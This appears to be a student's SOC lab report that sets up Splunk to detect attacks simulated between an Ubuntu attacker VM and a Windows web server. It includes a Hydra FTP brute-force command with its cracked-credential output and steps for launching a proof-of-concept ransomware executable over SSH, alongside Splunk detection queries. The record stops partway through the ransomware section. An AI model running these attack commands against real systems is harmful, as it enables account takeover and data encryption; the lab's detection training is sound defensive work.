

INCIDENT DETECTION & TRIAGE

SPLUNK | SIEM TOOL



KHUBAIB PP | CYBER SECURITY | APRIL 1, 2026

TABLE OF CONTENTS

❖ DETAILED REVIEW OF MACHINES USED

❖ SETUP SPLUNKFORWARDER

- CREATE AN ALERT
- VIEW AN ALERT

❖ ATTACKS

- BRUTE-FORCE ATTACKS
- RANSOMWARE ATTACKS
- SQL INJECTION
- XSS ATTACKS
- BROKEN ACCESS CONTROL ATTACK
- REMOTE CODE EXECUTION ATTACK
- NETWORK SCANNING ATTACKS
- INSECURE PORTS AND SERVICES
- HTTP FLOOD ATTACK
- BRUTE-FORCE ATTACKS ON THE SSH PORT
- WINDOWS AUDIT LOGS TAMPERING
- MALICIOUS POWERSHELL SCRIPTS

DETAILED REVIEW OF MACHINES USED

I. Attacker Machine I – Ubuntu

OVERVIEW:

The attacker machine is based on Ubuntu Linux and is used to simulate malicious activities within the lab environment. It acts as the source of cyberattacks targeting the web server.

Role in the Lab

- Simulates external/internal attacker behavior
 - Generates suspicious traffic and attack patterns
 - Helps test detection capabilities of monitoring systems

Tools & Utilities Used

- Network scanning tools (e.g., Nmap)
- Brute-force tools (e.g., Hydra)
- Web attack tools (e.g., curl, custom scripts)

Activities Performed

- Port scanning on the web server
- Attempted unauthorized logins
- Sending crafted requests to web applications
- Generating abnormal traffic patterns

Logs Generated

- Outgoing connection logs
- Attack signatures (visible in SIEM)
- Authentication attempts

Security Relevance

This machine helps analysts understand:

- How attacks originate
- What attack patterns look like
- How Indicators of Compromise (IoCs) are generated

II. Web Server – Windows

OVERVIEW:

The web server is a Windows-based system that hosts web services and acts as the primary target machine in the lab.

Role in the Lab

- Receives and processes incoming requests
- Generates logs for analysis
- Acts as the victim system under attack

Services Running

- IIS (Internet Information Services)
- Web application services
- Authentication services

Activities Observed

- Multiple login attempts (successful/failed)
- HTTP/HTTPS requests from attacker machine
- Possible exploitation attempts

Logs Generated

Event Viewer Logs:

- Security logs (login attempts)
- System logs

Server Logs:

- Access logs (HTTP requests)
- Error logs

Indicators of Compromise (IoCs)

- Repeated failed login attempts
- Requests from suspicious IP addresses
- Unusual URL patterns
- High traffic from a single source

Security Relevance

The web server provides:

- Real attack data for analysis
- Evidence for incident detection
- Critical information for triage decisions

III. Analyst Machine I – Windows

OVERVIEW:

The analyst machine is used by the SOC analyst to monitor alerts, investigate incidents, and perform triage.

Role in the Lab

- Central investigation system
- Access point for SIEM dashboards
- Used for analyzing logs and alerts

Tools & Platforms Used

- SIEM dashboard (Splunk / ELK)
- Log analysis tools
- Threat intelligence platforms
- Browser-based monitoring tools

Activities Performed

- Monitoring real-time alerts
- Correlating logs from different sources
- Identifying suspicious patterns
- Validating alerts (true positive / false positive)

Triage Actions

- Classifying incidents (Low, Medium, High, Critical)
- Assigning priority
- Escalating serious incidents
- Documenting findings

Example Investigation Workflow

- Receive alert from SIEM
- Check source IP and logs
- Analyze login attempts
- Correlate with web server logs
- Identify brute-force attack pattern
- Mark as High severity

Security Relevance

This machine is crucial for:

- Decision-making in incident response
- Reducing false positives
- Ensuring quick response to threats

➤ Overall Lab Interaction

Workflow Summary


- Ubuntu attacker machine launches an attack
- Windows web server receives and logs the activity
- Logs are monitored and analyzed on the analyst machine
- Analyst performs detection and triage

➤ Key Learning Outcomes


- Understanding attacker behavior
- Identifying Indicators of Compromise (IoCs)
- Performing log analysis
- Prioritizing incidents based on severity
- Gaining hands-on SOC experience

Setup SplunkForwarder

1. Install Splunk Enterprise.
2. Enter the **username** and **password** (provided while installation) in their respective fields and click **Sign in**




3. Splunk home page appears, click Settings on the top of the page and click the Forwarding and receiving link under the DATA section.




4. The **Forwarding and receiving** console will appear. This is where a new instance will be added to receive the data forwarded from Universal Forwarder. Click **Add new** link for the **Configure receiving** field under **Receive data** section.


- The **Add new** console appears; enter Port **9997** in the Listen on this port field and click **Save**.




- Once the port is added, click **Apps** from the top left corner of the page and select **Manage Apps**.
- The Apps console appears; click the **Enable** link under **status** section associated with the **SplunkForwarder** application
- the **Edit Properties** link under **Action** section associated with the **SplunkForwarder** application.



- The **SplunkForwarder** console appears; click **Yes** under the **Visible** section then click **Save**.
- Go to **Settings** and select **Server controls** under the **SYSTEM** section.




4. Tick the Throttle check box, type Account_Name in Suppress results containing field value textbox. Type 2 in Suppress triggering for textbox and select minute(s) from right
5. Click Add Actions button. Select Add to Triggered Alerts from the dropdown menu.



6. Select Severity.
 - a. Low
 - b. Medium
 - c. High
 - d. Critical
7. Save it.

View Alerts

8. Splunk home page. Navigate to Activity and select Triggered Alerts option from the dropdown.
9. alert will be fired and can be seen in the Triggered Alerts window.



10. View result.
11. To disable Alert. Click **Settings** and then click to **Searches, reports, and alerts**
12. **Choose edit option in particular alert and Alert disable confirmation screen appears click Disable to disable the alert**

BRUTE-FORCE ATTACKS

A brute-force attack involves repeatedly trying different combinations of usernames and passwords to gain unauthorized access to a system. Detecting such attacks at the host level is critical for identifying attempts to compromise user accounts and system integrity. Using Splunk, SOC analysts can create custom use cases to monitor logs for signs of brute-force attempts, such as repeated failed login attempts or unusual login patterns.

Scenario


The number of failed login attempts followed by successful login attempt can be indication of brute-force attempt the target machine.

As a **SOC analyst**, you should be able to identify the monitoring need, event source, and minimum configuration needed to detect these types of attempts.

|Attacker Machine

Execute Brute-Force Attacks

- Try to log in to the target using one of the cracked username and password combinations. In this lab, use administrators' credentials to gain access to the server.
- Open a new command line terminal and type **ftp 10.10.10.12** and press **Enter**.




```
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/thc-hydra# hydra -L '/root/Wordlist/userlist.txt' -P '/root/Wordlist/pass.txt' ftp://10.10.10.12
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Mactejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 15:03:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:5/p:6), ~2 tries per task
[DATA] attacking ftp://10.10.10.12:21/
[21][ftp] host: 10.10.10.12 login: Administrator password: Pa$$w0rd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-23 15:03:14
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/thc-hydra#
```

Set Alert in SplunkForwarded

query in the Search textbox of Splunk to detect failed login attempts occurred more than five times.

```
index=* (EventCode=4624 OR EventCode=4625) | bin _time span=5m as minute |
stats count(Keywords) as Attempts, count(eval(match(Keywords,"Audit Failure"))) as
Failed, count(eval(match(Keywords,"Audit Success"))) as Success by minute
Account_Name | where Attempts>=5 AND Success>0 AND Failed>=2 | eval
minute=strftime(minute,"%H:%M")
```




Triggered Alerts

Filter

App: SplunkForwarder (SplunkForwarder) Owner: All owners Severity: All severity Showing 1 - 1 of 1 results

Alert name: All alerts

☐	Time	Alert name	App	Type	Severity	Mode	Actions
☐	2024-07-31 23:08:03 Pacific Daylight Time	Failed Login Attempts	SplunkForwarder	Real-time	High	Per Result	View Results Edit Search Delete



New Search

index=* (EventCode=4624 OR EventCode=4625) | bin _time span=5m as minute | stats count(Keywords) as Attempts, count(eval(match(Keywords,"Audit Failure"))) as Failed, count(eval(match(Keywords,"Audit Success"))) as Success by minute Account_Name | where Attempts>=5 AND Success>0 AND Failed>=2 | eval minute=strftime(minute,"%H:%M")

2 events (12/31/69 4:00:00.000 PM to 7/31/24 11:08:03.496 PM) No Event Sampling Job

Events Patterns **Statistics (2)** Visualization

minute	Account_Name	Attempts	Failed	Success
23:05	Administrator	6	5	1
23:05	WEBSERVER2022\$	30	29	1

RANSOMWARE ATTACK

A **ransomware attack** is a serious threat that encrypts data on a victim's system, demanding a ransom for its release. Early detection of ransomware at the host level is critical to preventing widespread data loss and operational disruption. Using Splunk, **SOC analysts** can create use cases to monitor system logs for key indicators of ransomware activity, such as unusual file encryption patterns, sudden changes in file extensions, or suspicious processes.


Scenario

Ransomware attacks are a constant threat to organizations. In this lab, you will simulate a ransomware attack scenario and leverage Splunk to detect its execution using **IoCs**. You will learn how to search for suspicious activity based on **IoCs** and identify potential signs of ransomware infection within your network data.

Analyst machine

Execute Ransomware Attack


- **ssh Administrator@10.10.10.12** and press **Enter** to log in remotely via SSH to the victim WebServer2022



- launch a PowerShell instance via SSH
- in the remote SSH PowerShell instance, type **Start-Process "C:\Safe_Folder\EncrypterPOC-main\WindowsFormsApp1\bin\Debug\WindowsFormsApp1.exe"** and press **Enter**. Using this command in the PowerShell of the victim WebServer2022 via remote SSH connection, the attacker executes the ransomware file to encrypt the plaintext file in the victim machine (IMP file)


Ransomware utilizes encryption, a process that scrambles your files using a complex key. This key acts like a lock, rendering your data inaccessible. The ransomware keeps this key for itself and demands a ransom payment in exchange for decrypting your files.

- The text file is unencrypted, and the plain text is easily readable (file name **IMP**)



